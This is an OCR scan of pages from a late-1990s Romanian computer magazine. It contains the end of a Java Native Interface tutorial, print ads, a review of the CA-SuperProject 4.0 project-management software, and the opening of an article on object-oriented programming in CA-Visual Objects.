pune din prefixul Java_, numele pachetului, numele clasei și numele metodei native separate de semnul „_“. În cazul nostru numele pachetului nu apare, deoarece clasa se află în pachetul implicit și, astfel, numele funcției devine `Java_functie_sortc`. De observat că, pe lângă parametrul tip vector de întregi care s-a transmis funcției, aceasta mai primește doi parametri: `JNIEnv *` și `jobject`. Primul parametru reprezintă o interfață prin intermediul căreia funcția poate accesa parametri și obiectele pe care i le dăm ca argument. Al doilea parametru este o referință la obiectul însuși, în care este declarată metoda nativă.

4. Implementarea metodei native

În acest pas se efectuează implementarea propriu zisă a metodei (funcției) într-un limbaj de programare nativ.

Funcția creată trebuie să aibă aceeași semnătură, ca cea generată cu javah în fișierul funcție.h:

```
JNIEXPORT void JNICALL Java_func
  tie_sortc(JNIEnv *env, jobject
  obj, jintArray x)
```

Implementarea funcției este prezentată mai sus. Acest cod include două fișiere antet:

- `jni.h` care furnizează informațiile necesare codului nativ pentru a putea interacționa cu mediul de execuție Java.
- `functie.h` care a fost generat în etapa 3 și care conține prototipul funcției native.

5.Crearea bibliotecii de funcții

După implementarea funcției native, pentru a putea fi utilizată de către programul Java, trebuie să creăm o bibliotecă de funcții care să conțină această funcție. Această bibliotecă se obține prin compilarea fișierului sursă în care este implementată funcția nativă:

Sub UNIX folosim cc –shared -I/usr/local/java/include -I/usr/local/java/include/solaris functie_imp.c -o libhello.so

Best Power este leaderul alimentării neîntrerupte în gama 250 VA - 2 MVA. Sistemele trifazate **(seriile S4000, BEST3100, BEST1000)** sunt ideale pentru bănci, sisteme de comunicație, industrie.

Deoarece aceste UPS-uri sunt "true on-line", ele sunt recomandate de mari producători de echipamente informatice.

Sisteme trifazate S4000

O rețea de alimentare instabilă poate duce la distrugerea datelor stocate pe servere de rețea sau de comunicație, transmisia defectuoasă a datelor, defectarea prematură a componentelor și multe altele.

Produsele Best Power rezolvă aceste probleme. Ele filtrează tensiunea de alimentare înainte ca aceasta să ajungă la rețeaua dumneavoastră, ceea ce reduce rata de cădere a computerelor și rețelei cu până la 80%. Dacă apare o pană de curent, ele oferă alimentare de siguranță pentru funcționarea corectă a sistemului.


GENESYS

Best Power

Distribuitor autorizat: ***GENESYS SRL***
Str. Ștefan Furtună 169, sector 6, București 77171
Tel.: (01) 638.49.44; Fax: (01) 220.33.95
Internet: http//www.genesys.ro
E-mail: sales@genesys.ro

Prima carte românească de referință în domeniul rețelelor de calculatoare

Autor, profesor și cercetător, laureat al premiului ACM Karl V. Karlstrom Outstanding Educator Award, Andrew S. Tanenbaum, explică cu grijă felul în care rețelele funcționează în interior, pornind de la tehnologia hardware până la cele mai utilizate aplicații de rețea. Cartea urmează o abordare structurată a rețelelor de calculatoare, începând de jos (de la nivelul fizic) și parcurgând treptat calea spre vârful acestora (nivelul aplicațiilor).



Subiectele abordate includ:

- Nivelul fizic (firele de cupru, fibrele optice, comunicațiile radio și cele prin satelit)
- Nivelul legătură de date (principiile protocoalelor, HDLC, SLIP și PPP)
- Subnivelul de acces la mediu (LAN-uri IEEE 802, punți, noile LAN-uri de mare viteză)
- Nivelul rețea (rutarea, contolul congestiei, interconectarea rețelelor, IPv6)
- Nivelul de transport (principiile protocoalelor de transport, TCP, performanța rețelei)
- Nivelul aplicație (criptografia, poștă electronică, știri, Web-ul, Java, multimedia)

În fiecare capitol sunt descrise în detaliu principiile de bază, urmate apoi de exemple ample luate din Internet, rețele ATM și rețele de comunicații fără fir.

Doresc să cumpăr cartea Rețele de calculatoare

V-am expediat în contul C.P. Agora nr.: 31003017110178 deschis la Banca Transilvania, filiala Mureș, 70.000 lei (în care nu sunt incluse taxele poștale),
cu mandatul poștal/ordinul de plată nr.: .... din data de .... ☐ Doresc să-mi trimiteți și factură.
Pentru elevi și studenți cartea costă 50.000 lei. Ei vor trebui să atașeze comenzii o copie după carnetul de elev sau student.
Numele și prenumele: .... Funcția: ....
Firma: ....Adresa: ....
Cod poștal/Localitate: .... Telefon/Fax: ....
Data .... Semnătura ....

Sub Windows95 putem folosi: cl /LD -Ic:\jdk1.1.4\include -Ic:\jdk1.1.4\include\win32 functie_imp.c -Fefunctie.dll

După efectuarea cu succes a acestor operaţii trebuie să aveţi toate fişierele necesare pentru a încerca rularea unui program Java care foloseşte cod nativ.

La realizarea unor metode, de obicei, suntem nevoiţi să transferăm anumiţi parametri acestora. Pentru transferul de parametri dintre Java şi metodele native apelate, se foloseşte interfaţa JNI (Java Native Interface). Această interfaţă oferă funcţii standard care permit metodelor native să acceseze şi manipuleze obiectele Java, să creeze noi obiecte Java, să apeleze metodele unor obiecte şi altele.

Schimbul de parametri dintre Java şi codul nativ

O metodă nativă poate accesa în mod direct tipurile de date primitive din Java, care sunt transferate ca parametri. Astfel, tipurile primitive din Java sunt mapate în tipuri native, după cum arată următorul tabel:

Tip Java	Tip nativ	lungime (biţi)
boolean	jboolean	8, fără semn
byte	jbyte	8
char	jchar	16, fără semn
short	jshort	16
int	jint	32
long	jlong	64
float	jfloat	32
double	jdouble	64
void	void	-

Transferul obiectelor se face prin referinţă. Toate referinţele obiectelor Java au tipul jobject, dar pentru a înlesni munca programatorilor s-au introdus diferite „subtipuri“ ale tipului jobject:

- jclass - corespunde obiectului java.lang .class
- jstring - corespunde obiectului java.lang .String
- jarray - reprezintă matricele şi are subtipuri pentru matrice de obiecte (jobjectArray), de tipuri numerice (jbooleanArray, jbyteAr ray, jcharArray, jshortArray, jintArray, jlongArray, jfloatArray, jdoubleArray).
- jthrowable - este reprezentarea nativă a obiectului java.lang.Throwable


Pentru accesul la variabilele sau metodele mediului de execuţie, Java se foloseşte pointerul `JNIEnv *` care reprezintă o interfaţă între mediul de execuţie Java şi metoda nativă. Astfel, în exemplul prezentat am folosit pointerul `env`, pentru a accesa elementele matricei x transferate ca parametru. Prin intermediul acestui pointer, am putut apela diferite metode referitoare la matricea x, cum ar fi aflarea dimensiunii acesteia, sau accesul la valorile stocate.

În exemplul prezentat, am implementat metoda de sortare „BubbleSort“, atât în Java cât şi în C pentru a putea vedea diferenţa de viteză între execuţia aceleiaşi operaţii. Mai întâi se lansează metoda de sortare implementată în Java, apoi cea în C. Programul se lansează în execuţie cu comanda `java SortItem` şi se mai pot preciza doi parametri opţionali. Primul este „off“, care specifică programului să nu afişeze valorile elementelor matricelor cu care lucrează, iar al doilea poate fi un număr întreg pozitiv, care să indice numărul de elemente conţinute în matrice.■

Referinţe

1. Jerry R. Jackson, Allan L. McClellan: Java by example, Prentice Hall
2. Michael Morrison: Java Unleashed, Sams Publishing
3. The Java Tutorial: http://java.sun.com/docs/books/tutorial/native1.1/index.html

Budai László este redactor la BYTE România. Poate fi contactat la **lbudai@agora.ro.**


GAME OVER
O revistă cel puţin ciudată
O pagină de web cel puţin stranie
http://gameover.kappa.ro
Pentru abonamente vă puteţi adresa cel puţin cu încredere la sediul redacţiei. Tel 621.5560 Tel/Fax: 322.6165

CA-SuperProject 4.0

De Dan Logan

Stăpânirea diverselor etape ale unui proces este un deziderat afirmat şi râvnit de orice manager. Indiferent de faza procesului(concepţie, execuţie, etc.), un manager trebuie să aibă certitudinea că este în control. Existenţa întreprinderilor, astăzi, depinde direct de calitatea managementului proiectelor ce le derulează, pentru a se asigura încadrarea în termene şi buget. În modelarea oricărui proces economic, mai întâi se stabilesc :

- obiectivele procesului
- duratele obiectivelor
- stabilirea succesiunilor logice dintre obiectivele procesului
- definirea resurselor necesare realizării obiectivelor
- alocarea resurselor obiectivelor de mai sus

Dar care este scopul acestei modelări? Stabilirea costurilor întregului proiect cât şi a etapelor lui, identificarea momentelor critice ce pot determina întârzierea finalizării proiectului, optimizarea distribuţiei resurselor, funcţie de criteriile de optim impuse procesului. Instrumentul teoretic, ce oferă soluţia gestionării unui proces, este cunoscut şi predat în multe facultăţi din România. Din păcate însă, soluţiile practice sunt mai puţin disponibile sau cunoscute de piaţa românească. Soluţii informatice, executabile pe diverse platforme, s-au încercat şi în ţară, iar în lumea dezvoltată economic există diverse oferte. Între acestea, Computer Associates International se distinge ca cea mai importantă forţă mondială a managementului de sisteme şi procese.

Cine este Computer Associates International

Financiar reprezintă a doua forţă mondială a producătorilor de soft după Microsoft (management, client server, cît şi soft de dezvoltare), cu o cifră de afaceri de aproximativ 4 miliarde USD. În 1996 a sărbătorit 20 de ani de la înfiinţare. Posedă o vastă experienţă în domeniul dezvoltării sistemelor complexe de management, executabile pe mainframe-uri iar acum şi pe PC-uri. Specialitatea sa o reprezintă soluţiile chemate să rezolve probleme complexe (mission critical) de management de resurse de orice fel, necesare în domenii de vârf (NASA, Pentagon, Burse, Bănci, marile concerne ale lumii, aviaţie). Aproximativ 98 % din primele 500 de mari companii ale lumii utilizează produse CA, aparţinând unei oferte impresionante. Un exemplu : TNG Unicenter, unul din produsele de mare succes ale CA, cu vânzări anul trecut de peste 1 miliard USD sau Open Ingres. Atunci când utilizatorii români vor fi confruntaţi cu problemele complexe de soluţionat, vor descoperi ceea ce înseamnă Computer Associates. Un exemplu de mare utilizator mondial de produse CA este First Bank of America, aceasta gestionând, prin TNG Unicenter, 70.000 de maşini între care 3.500 servere. Dacă numărul utilizatorilor unui asemenea produs în România este deocamdată potenţial mic (câţi au o reţea cu măcar 3-4 servere în ţară), în schimb nevoia de a măsura în bani şi timp activităţile unei întreprinderi este uriaşă, chiar dacă mulţi utilizatori nu sunt pe deplin edificaţi. Ca soluţie răspuns la acest gen de probleme, vă prezint CA SuperProject 4.0. Existenţa acestui produs depăşeşte 10 ani, el fiind utilizat pe diverse platforme. În România, CA era cunoscut prin CA-Clipper iar acum şi prin CA-Visual Objects, limbaje performante pentru dezvoltarea de aplicaţii de baze de date în principal.


Ce reprezintă CA SuperProject 4.0

CA SuperProject este oferta lui Computer Associates în domeniul managementului de proces, domeniu pe care-l domină autoritar. Versiunea 4.0 este disponibilă pentru Windows 3.x, Windows '95, Windows NT 4.0, în variante monoutilizator sau reţea. El este oferit însă şi pe alte platforme: IBM OS/2, Sun Solaris UNIX, DOS, şi Digital VAX/VMS.

Ce reprezintă acest produs ? El modelează un proces general. Definirea şi organizarea activităţilor şi resurselor, Grafice Gantt, grafice Perth, stabilirea drumului critic, optimizarea modelului(leveling) sunt doar câteva din multitudinea de scule disponibile oferite. Elementul principal al programului este un browser configurabil, în care pot fi aduse câmpurile de informaţii necesare modelării procesului dorit. Câmpurile selectate pot fi organizate în structuri de ecrane (layout) de tip spreadsheet. Fiecărei coloane de informaţie, i se poate definii ca titlu semnificaţia cerută de utilizarea câmpului în proiectul respectiv, în limba dorită. Odată create, aceste layout-uri, mecanisme de filtrare permit editarea, vizualizarea informaţiilor din mai multe unghiuri prin selecţia view-ului dorit. Cam aşa se prezintă mai toate programele din aceasta clasă.

Organizarea proiectului

Proiectul trebuie privit din mai multe perspective : al obiectivelor, al resurselor, al termenelor, cât şi al conturilor în care trebuie să fie alocaţi banii. Pivotul central al oricărui proiect îl reprezintă structura obiectivelor proiectului, organizată în succesiunea logică a proiectului. Funcţie de ce interesează la un anumit moment, există nenumărate ferestre de vizualizare ce focalizează numai informaţiile unei activităţi sau resurse. Se pot construi filtre de expresii ce includ ca termeni câmpurile CA-SuperProject şi valori particulare ale datelor procesului, filtre ce vor fi utilizate în ecranele de vizualizare, cît şi la exportul datelor. Această organizare este reflectată în graficul Gantt al procesului, căruia i se pot ataşa histograme ce măsoară realizarea execuţiei procesului. Logica procesului este vizualizata în grafice Perth, tehnici de zoom-în/zoom-out permiţând controlul vizualizării complexităţii procesului. Sunt disponibile organigrame ce permit vizualizarea organizării resurselor sau organigrame ce descriu spargerea procesului în componente.


CA-SuperProject - [FLXAC1F.PJ]
Task Form
Headings/Tasks/Assigaments
014
HOL-P15
148
LXAC1F.PJ
PLACARE GRANIT PORTELANAT
MONTAJ TAMPLARIE AL
PLACARE GIPS CARTON STRUCTURA
Manopera
Materiale

Task Name: Materiale
ID: 519
WBS: 01.14.07.02.0519
Options:
Duration: 2dy
Description:
Scheduled Start: 11-06-97 11:00a
Show: ● Scheduled ○ Actual ○ Baseline
Scheduled Finish: 11-10-97 11:00a
Priority: 50
%Complete: 0.00
Scheduled Hours:
<< >> Assignment
OK

Planificare realistă

CA-SuperProject permite o modelare extrem de nuanţată a unui proces, permiţând reprezentarea diversităţii lumii reale, aşa cum apare ea. Astfel, din punct de vedere al duratelor, activităţile pot fi de tip effort, span, workady, resource sau elapsed, sau din punct de vedere al constrângerilor temporale, ASAP sau ALAP. Scara timpului poate utiliza unităţi mixate, unităţile de timp începând de la minute până la ani. Acolo unde nu există informaţii precise, o analiză probabilistică Perth permite aproximarea duratelor activităţilor, costurilor. Spargerea proceselor în structuri de tip arbore poate merge până la 30 de nivele în adâncul lor.

Planificarea resurselor

Succesul unui proiect impune managementul efectiv al resurselor şi al costurilor. Disponiblitatea unei resurse se face cu precizie, definindu-se un calendar propriu fiecărei resurse, diferenţiind între orele normate, suplimentare, putându-se defini oricând perioadele în care resursa nu lucrează. Se poate defini un orar de muncă implicit, în care se pot introduce şi perioadele de pauză după regulamentul locului de muncă. Structura organizatorică a unei întreprinderi poate fi oglindită în organizarea resurselor umane sau materiale. Planificarea resurselor se face realist, pentru că o resursă poate fi alocată parţial sau total unei activităţi, utilizând fie procentul de activitate realizat în acea zi, fie numărul de ore lucrat. Este definibil randamentul fiecărei resurse în fiecare alocare de obiectiv acesteia, acest randament influenţând calculul duratei de îndeplinire al obiectivului ce îi este alocat.

Soluţionarea conflictelor

Permite identificarea gradului de ocupare a resurselor, în raport cu modul în care a fost definită disponibilitatea acestora pentru muncă în calendarul resursei. Rezolvarea acestor conflicte se face automat prin utilizarea unor metode sofisticate de distribuire eficientă a resurselor, metode ce şi-au demonstrat în practică eficienţa. Reeşalonarea duratelor obiectivelor (leveling) şi redistribuirea resurselor, se face:

- redistribuind total sau parţial
- utilizând mecanismul de priorităţi pentru a planifica obiectivele cele mai importante
- permite ca obiectivele mai importante să întrerupă activităţile la cele mai puţin importante
- se pot controla excepţiile de redistribuire
- se pot desemna până la 1000 de nivele de importanţă a obiectivelor
- se pot redistribui între mai multe proiecte.

Controlul costului

Fiecărei resurse i se poate defini un preţ unitar implicit întregului proiect, sau modificabil pe oricâte intervale de timp este nevoie. Acelaşi principiu se aplică pentru costuri de regie. Fiecărei resurse îi trebuie definită metodă de alocare a costului (început , proporţional cu timpul sau la sfârşit). În principiu, costurile legate de manoperă se referă la orele normate, corespunzător calendarului resursei(lor), ore suplimentare, costuri fixe cât şi costuri de regie. Dacă sunt necesare costuri adiţionale, pot fi definite oricâte, utilizând câmpurile configurabile cît şi setul de formule construite de utilizator. Evoluţia costurilor poate fi monitorizată şi prin histograme (cros taburi) definibile pe intervale de timp selectate sau în procente îndeplinire proiect la data dorită. Se urmăresc valorile rămase a fi realizate până la sfârşitul proiectului.

Controlul termenelor

Pentru a menţine proiectul în termenele planificate, trebuie gestionate modificările ce apar în timpul execuţiei. Urmărirea progresului îndeplinirii proiectului se poate face din mai multe perspective : pe obiective, pe resurse, după dată sau conturi. Se pot transfera informaţiile curente despre ore consumate, costuri şi altele către 3 proiecte, copii diferite a 3 stări diferite ale proiectului, pen-

Your technology investment is too important to leave to chance !

So leave it to us !

Sediul Central
Bd. Unirii 15, Sect.5, București,
Tel.: 336.2595, Fax.:336.7568

Centrul de Vânzări
Cl. Dorobanților 152, Sect.1,București,
Tel./Fax: 230.7737, 230.4032

ComputerLand® ROMÂNIA

Centrul de Service
Cl. Griviței 355-357, Sect. 1, București,
Tel./Fax: 230.2575, 222.4616

Centrul de Instruire
Cl. Griviței 355-357, Sect. 1, București,
Tel./Fax: 223.1443

COMPAQ

CISCO SYSTEMS

IBM

HEWLETT PACKARD

Microsoft

ACER

OmniBook 5500

COMPUTER PRESS AGORA

ESTI PREGĂTIT PENTRU MÂINE ?
ARE YOU READY FOR TOMORROW ?


Vrei să fii la curent cu ultimele știri din lumea IT?

Vrei să știi ce s-a publicat și ce se va publica în

BYTE ROMÂNIA PC REPORT CALCULATOARE PERSONALE CAD report

Conectează-te la

www.agora.ro


Stirile zilei
Actualitatea
AGORA ONLINE
MAGNA MEDIA
FLAMINGO COMPUTERS

tru a deveni proiecte de referință necesare analizei pe multiple scenarii(analiza „what if"). Oricând proiectul se poate replanifica.

Managementul mai multor proiecte simultan

CA-SuperProject oferă tehnologia necesară gestiunii și coordonării obiectivelor și resurselor distribuite în mai multe proiecte simultan. Permite vizualizarea combinată a mai multor proiecte, ca și când ar fi un singur proiect, dar menținând trasabilitatea elementelor fiecăruia. Efectiv știe să gestioneze aceleași resurse, distribuite în mai multe proiecte simultan. Se poate analiza disponibilitatea și costul resurselor, sau gradul lor de ocupare între proiecte. Se pot vizualiza sau gestiona toate activitățile alocate unei resurse în toate proiectele în care ea este implicată. Proiecte întregi pot apare ca simple obiective în alte proiecte, în vederea corelării între proiecte a diverselor calcule. Practic, se pot defini subproiecte de resurse ale întreprinderii sau subproiecte de tehnologii pentru a fi incluse în proiectele viitoare ale întreprinderii, în vederea scurtării timpilor de proiectare. CA-SuperProject apare extrem de util în cuantificarea procedurilor tehnologice ale unei întreprinderi de orice natură. Astfel, știința „cum să faci un lucru sau serviciu" se poate transfera din tehnologii dezbinate sau din mintea angajaților, într-o formă integrată, cuantificată tehnic și economic. În acest context, apare ca recomandabil tuturor întreprinderilor ce doresc o restructurare sau doresc realizarea trasabilității activității. Reprezintă o tehnologie de suport în implementarea unui sistem de asigurarea calități, (ISO 9000). În acest sens, fiecărui obiectiv i se poate atașa și text scris, până la 5k, pentru a se asigura descrierea procedurilor și multe altele.

Rapoartele proiectului

Un generator de rapoarte WYSIWYG, ce vă permite să creați dincolo de rapoartele standard deja oferite, un număr nelimitat de rapoarte necesare controlului proiectului dvs. Generatorul de rapoarte oferit este același și în CA-Visual Objects, respectiv CA-RET, el permițând accesarea via ODBC a nenumărate surse de date. Câmpuri din baze de date, imagini sau câmpuri virtuale sunt componentele constructive ale unui raport. Câmpuri complexe sau funcții utilizator pot fi construite pe baza celor peste 80 de funcții interne ale generatorului. Rapoarte, formate din mai multe rapoarte pe o singură pagină, pot oferi unui manager sinteze complexe asupra evoluției procesului.

Conectivitate

Mecanisme facile, configurabile de import-export permit conexiunea la alte scule informatice. Formate disponibile de date sunt : CSV, dBase, CA-SuperCalc, Lotus, Sylk, Excel, MPX, ASCI sau ODBC. Exporturile pot fi filtrate și sortate. Informațiile referitoare la progresul proiectului pot fi și importate. Suportul ODBC permite selectarea tipurilor de baze de date spre/din care să fie alimentat proiectul. Este recomandabil ca datele tuturor proiectelor unei întreprinderi să fie depozitate într-o bază de date relațională pentru analize comparative între proiecte cît și pentru raportări.

Un limbaj de dezvoltare CA-Realizer este pus la dispoziție fie pentru a scrie simple macro-uri, fie aplicații complete de suport ale CA-SuperProject. Cu acesta puteți automatiza obiectivele, recupera, manipula și analiza datele proiectului definit. Ferestre de dialog, meniuri sau spreadsheet-uri se pot crea cu ușurință. Datele proiectului pot fi protejate pe multiple nivele de securitate. Se poate controla accesibilitatea proiectelor, meniurilor sau câmpurilor de date.

Ca server OLE 2.0 automation puteți face ca alte programe sa controleze CA-SuperProject. Ca și client OLE 2.0 poate conecta obiecte OLE la nivelul obiectivelor, resurselor sau alocărilor de resurse. Dacă vă satisface, puteți utiliza DDE ca server sau client pentru a controla sau accesa funcționalitatea și datele CA-SuperProject-ului

Ce aduce suplimentar față de produse similare ?

O forță de modelare incomparabilă, rezultată și dintr-o experiență de aproape 20 ani de soluții de management. De exemplu : procesul poate fi spart până la 30 de nivele (față de 10 ale celorlalți). Definirea importanței unui obiectiv permite o scară de 1.000 (față de 10 sau 100). Redistribuirea resurselor și calculul duratelor obiectivelor (leveling) după multiple criterii. 5 tipuri de obiective (task-uri) ce permit o modelare mai nuanțată. Structura de date internă utilizează peste 300 de câmpuri pentru a abstractiza un proces. Între acestea, există 90 de câmpuri configurabile de utilizator. Preferințele de lucru, ecranele de vizualizare dorite, structura informațiilor ce trebuie importate/exportate toate se salvează într-un fișier special ce configurează o abordare a unui proiect. Cum abordările pot fi infinite, tot astfel unui proiect i se pot atașa multiple fișiere de abordare (fișiere*.spj), astfel încât cele 90 de câmpuri configurabile de utilizator pot să-și schimbe semnificația în fiecare abordare, dacă este cazul. Astfel, nu există limită în a adăuga noi și noi semnificații procesului.

Accesorii

Toolbar configurabil. Dicționar de cuvinte construit de utilizator. Curs de instruire interactiv ce acoperă marea majoritate a capitolelor CA-SuperProject. În timpul lucrului, se poate activa un instrument inteligent de asistentă activă, de tip pas cu pas, în dezvoltarea proiectului pentru a vă ajuta dezvoltarea și controlul său.

Domeniul de utilizare

Orice activitate economică de producție materială sau servicii. La orice nivel : întreprindere, administrație locală sau de stat, guvernamentală. Domenii exemplu : construcții, producție materiale, servicii (auto, CFR, aviație, etc.) Poate fi abordată proiectarea și urmărirea bugetului unei întreprinderi . În această perioadă de restructurare a economiei românești, în contextul absenței unei politici economice clare, CA-SuperProject poate ușura enorm acolo unde managementul este ferm hotărât să dorească să-și măsoare activitatea în complexitatea ei. În prezent, referitor la analiza unui proces, se pune accentul numai pe o abordare contabilă a acestuia, nu se urmăresc și celelalte aspecte implicate. Ca urmare, conducătorului întreprinderii îi vor lipsi informații vitale pentru o decizie corectă. CA-SuperProject oferă șansa creării unei copii cât mai fidele a realității economice, invitându-vă să integrați aspectele tehnologice cu limitele resurselor și cu cele contabile. Fiind un produs extrem de complex, el trebuie privit, de către potențialul utilizator ca o punte de comandă a unui vapor. Pentru ca un manager să controleze un proces, acestuia trebuie să-i fie oferite toate mărimile esențiale ale procesului. Utilizând CA-SuperProject, se încurajează identificarea lor. Nu toate informațiile secundare, necesare activității zilnice, pot fi introduse în acest program, pentru că scopul său este să asigure trasabilitatea mărimilor esențiale ale procesului! Mărimile secundare trebuie captate sau procesate, utilizând aplicații de suport ale procesului. Acestea pot fi dezvoltate în alte limbaje, inclusiv CA-Realizer, Excel, Visual Basic, Visual Objects ce schimba informații cu CA-SuperProject, prin tehnologiile de legătură cu alte aplicații pe care acesta le are incluse. Astfel, CA-SuperProject invită profesional dezvoltatorii de programe economice în a-l considera ca soluție de integrare a unei activități. Momentul unei cereri integrate de soluții economice se apropie.

Până acum, s-a focalizat partea, acum urmează întregul, procesul !...■

Dan Logan locuiește în București, și este colaborator NetWorks SRL Oradea pentru : CA-Visual Objects 1.0 & 2.0, CA-SuperProject. Îl puteți contacta prin e-mail la **logan@fx.ro.**

CA-Visual Objects

Subsistemul OOP

De László István

Acest material este o continuare a articolului despre mecanismele automate din CA-Visual Objects. Se presupune, că cititorul a avut contact cu un limbaj orientat obiect, măcar la nivelul obiectelor limbajului CA-Clipper.

În mare parte, subsistemul OOP al limbajului CA-Visual Objects se conformează standardului în cea ce privește, în general, limbajele orientate obiect. Totuși - parțial datorat prezenței unui depozit de date active - există anumite diferențe de implementare. Pe lângă aceste diferențe, mai puțin importante, CA-Visual Objects oferă o serie de noutăți excitante și soluții elegante, care nu pot fi regăsite la alte limbaje. Cei doi factori, prezența depozitului activ de date, respectiv noutățile prezente fac din CA-Visual Objects un limbaj promițător.

Merită menționat, de la început, că entitățile din CA-Visual Objects nu sunt delimitate de clauze de tipul BEGIN - END sau FUNCTION - RETURN. Entitățile sunt păstrate independent în depozitul de date al mediului (repository) -aceasta are implicația interesantă, pe de o parte că secventialitatea entităților nu are nici o importanță, pe de altă parte o entitate pur și simplu se termină acolo, unde începe o nouă entitate...

Noțiuni de bază

În CA-Visual Objects sunt prezente diverse clase predefinite care pot fi utilizate direct, dar și programatorului i se permite definirea claselor proprii. În acest sens, sunt disponibile toate mecanismele obișnuite și chiar și facilități noi în privința mecanismelor orientate obiect.

Declararea unei clase

O clasă este o colecție a obiectelor similare. Compilatorul trebuie să dețină informații asupra obiectelor cu care programele vor opera. (Evident, se poate închipui un sistem, care să manevreze cu definiții de clase în runtime...) Ca urmare, clasele într-un mod sau altul trebuie declarate. Comanda pentru a declara o clasă utilizator este

```
class MyClass
```

Clasa astfel declarată este cea mai simplă clasă, deoarece un obiect al acestei clase nu are nici atribute (numite variabile de instantă), nici rutine de servicii sau acțiuni asociate (numite metode).

O clasă sau o declarație singuratică de clasă nu are nici o utilitate, deoarece așa cum este nu poate să facă nimic; este doar o definiție a proprietătilor pe care le-ar avea un obiect al clasei, și comportamentul lui - dacă acest obiect ar exista...

Diferența între o clasă și un obiect este critică: pe când obiectul există în spatiu și în timp, clasa este o definiție abstractă, o rețetă sau un plan de a construi obiectul respectiv. Puțin simplificat , o clasă există în timpul compilării, și obiectele doar în timpul execuției programului.

Instanțierea obiectelor

Comanda executabilă de crearea a unui obiect, sau a unei instanțe a unei clase, se dă prin numele clasei, urmat de acolade ({}). În contextul exemplului precedent:

```
MyClass{}
```

